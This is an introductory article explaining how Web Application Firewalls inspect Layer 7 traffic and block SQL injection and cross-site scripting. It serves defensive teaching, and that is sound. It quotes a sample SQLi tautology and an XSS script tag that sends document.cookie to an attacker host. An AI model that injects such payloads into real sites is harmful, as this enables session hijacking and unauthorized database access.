
Introduction to Web Application Firewalls
In the modern digital landscape, web applications are the primary interface between businesses and their users. However, they are also the most exposed assets, constantly prone to attacks that bypass network-level security. This is where the Web Application Firewall (WAF) becomes indispensable. Unlike a traditional network firewall, which operates at the lower layers of the OSI model (Layers 3 and 4) to monitor IP addresses and ports, a WAF specifically secures the application layer (Layer 7). It acts as a specialized filter, inspecting HTTP/HTTPS traffic to block malicious requests before they ever reach your web server.
At its core, a WAF is a reverse proxy, sitting in front of web applications and ensuring that only 'clean' traffic reaches the protected service. By analyzing traffic patterns and known attack vectors, a WAF can distinguish between a legitimate user browsing a page and a malicious actor attempting to exfiltrate database records or inject malicious scripts. As organizations grapple with complex and evolving threats, understanding WAF deployment is a fundamental step in building a robust defense-in-depth security strategy. As noted by Cisco, a WAF is a critical component for monitoring, filtering, and blocking traffic targeting web and mobile applications.

How a WAF Operates: Lifting the Veil
To understand why a WAF is so effective, one must look below the surface of standard connection filtering. While a traditional firewall is primarily concerned with what machine is connecting to which port, the WAF is deeply concerned with the content of that connection.
When HTTP traffic arrives at the WAF, the firewall parses the request based on a set of pre-defined rules. These rules are designed to look for anomalies that a traditional firewall would overlook. For example, a WAF can evaluate HTTP headers, cookies, URL parameters, and the body of POST requests.
Modern WAFs typically utilize three core methods for traffic inspection:

- Signature-based detection: The WAF maintains a database of known attack patterns (signatures). If an incoming request matches a signature—such as a specific, well-known SQL command string—the request is dropped instantly. This is extremely effective against legacy or re-used attack scripts.
- Behavioral analysis: Newer WAFs go beyond simple signatures. They establish a baseline of 'normal' traffic for each application and look for deviations. If an IP address suddenly begins requesting three hundred unique URLs in a single second, the WAF can identify this as a potential crawling or brute-force attack and mitigate it without requiring a pre-existing signature.
- Positive Security Model (Allowlist): This approach defines explicitly what traffic is safe. It blocks anything that does not match the established 'good' traffic pattern. While highly secure, it is harder to maintain and prone to false positives if the application behavior changes frequently.
According to Fortinet, a WAF operates at Layer 7 of the OSI model, making it uniquely capable of handling the complexity of modern web traffic.
Blocking SQL Injection (SQLi)
SQL injection (SQLi) remains one of the most destructive attack vectors. In an SQLi attack, the adversary injects malicious SQL statements into entry fields for execution (typically into the database server). If successful, this can lead to unauthorized access, data exfiltration, or even complete destruction of database contents.
How does a WAF stop this? Because a WAF can inspect the content of POST bodies and URL parameters, it is exceptionally well-suited to identify the patterns of an SQLi attempt. A typical attack might look like 1 OR 1=1 -- inserted into a login field. The WAF will recognize this syntax—specifically, the juxtaposition of SQL keywords like OR with tautological operations and command-line comments—within a data field where it does not belong.
By filtering these queries at the input level, the WAF prevents the harmful payload from ever reaching the backend application code, effectively neutering the vulnerability regardless of whether the application itself is patched. This provides a critical safety buffer, giving development teams time to permanently fix the underlying vulnerabilities without leaving their applications exposed to active, real-time exploitation.
Many WAF rules for SQLi are derived from the OWASP (Open Web Application Security Project) Core Rule Set (CRS), which provides a standardized, industry-wide baseline for identifying these common attack vectors.
Mitigating Cross-Site Scripting (XSS)
Cross-Site Scripting (XSS) occurs when an attacker injects malicious client-side scripts—usually JavaScript—into a web page viewed by other users. Unlike SQLi, which attacks the server, XSS attacks the user's browser, potentially stealing session cookies, redirecting users to fake sites, or poisoning application state.
As explained on the DEV Community, a WAF provides essential protection against XSS by inspecting for these malicious payloads within user input. An XSS attack might attempt to inject a tag like <script>document.location='http://attacker.com/steal?cookie='+document.cookie</script> into a comment field. The WAF will recognize the use of script-related tags combined with sensitive browser actions (like document cookie access) within an input stream that should only contain plain text.
The WAF blocks these requests at the edge, before the browser on the victim's machine even has a chance to load the malicious payload. This is a critical security layer. Without a WAF, the responsibility for sanitizing input—every single input field in an entire application—rests entirely on the developer. One missed field can lead to a site-wide XSS vulnerability. A WAF acts as a catch-all, ensuring that even if input sanitization is overlooked or implemented poorly in the application code, the malicious script is still blocked before it reaches the victim's browser.
Why WAFs Are Essential for Modern Web Security
In the current threat environment, relying solely on perimeter-based security or application-level sanitization is insufficient. The complexity of modern applications—often composed of numerous microservices, third-party APIs, and legacy codebases—means that vulnerabilities are inevitable.
WAFs offer three main benefits that make them essential:
- Rapid Mitigation of New Threats: When a new zero-day vulnerability (like a Log4j-style event) is announced, a WAF rule can often be deployed to block exploitation attempts immediately at the edge. Application patches for these vulnerabilities can take days or weeks for security teams to develop, test, and deploy, but a WAF rule can be drafted and pushed globally in hours.
- Compliance and Legal Requirements: Many security frameworks, including PCI-DSS (Payment Card Industry Data Security Standard), mandate the use of web application protection like a WAF to secure environments that handle sensitive financial data.
- Visibility and Monitoring: A WAF provides detailed logs of every blocked attack, offering unparalleled visibility into the nature of threats targeting your applications. These logs are a treasure trove of data for security analysts, helping them understand what kind of attackers are targeting the application and which vulnerabilities are being probed most frequently.
While a WAF should never be the only line of defense, it is a crucial component of a proper defense-in-depth strategy, providing automated, scalable, and instant protection against the most common web-based vulnerabilities.
Given the rise of complex, automated cyberattacks, a WAF is a fundamental tool for any security professional looking to protect against the evolving landscape of web threats.
Conclusion: Investing in Application-Layer Defense
The Web Application Firewall has transitioned from a 'nice-to-have' security tool to a critical foundation of modern web infrastructure. By moving protection from the infrastructure layer (IPs and Ports) into the application layer (Logic, Input, and Payload), a WAF provides the defense-in-depth necessary to protect against modern exploits like SQL injection and Cross-Site Scripting.
Implementing a WAF allows for a proactive security stance: blocking threats at the edge before they can interact with vulnerable code, reducing the impact of application development flaws, and providing immediate mitigation during zero-day events.
For any organization operating web applications, a WAF is no longer optional. It is a necessary investment in protecting the digital trust of your users. When integrated with other security measures as part of a comprehensive strategy, a WAF offers a powerful, automated shield that allows developers to focus on innovation without sacrificing security.
To learn more about the broader trends in application security outside of just WAFs, and how to defend against modern threats, consider exploring further resources on comprehensive AppSec strategies. Security is an ongoing cycle of detection, mitigation, and improvement—and a robust, well-maintained WAF is the first step in that cycle. As you build or maintain your web applications, make sure your security posture includes the intelligent, application-aware filtering that only a WAF can provide.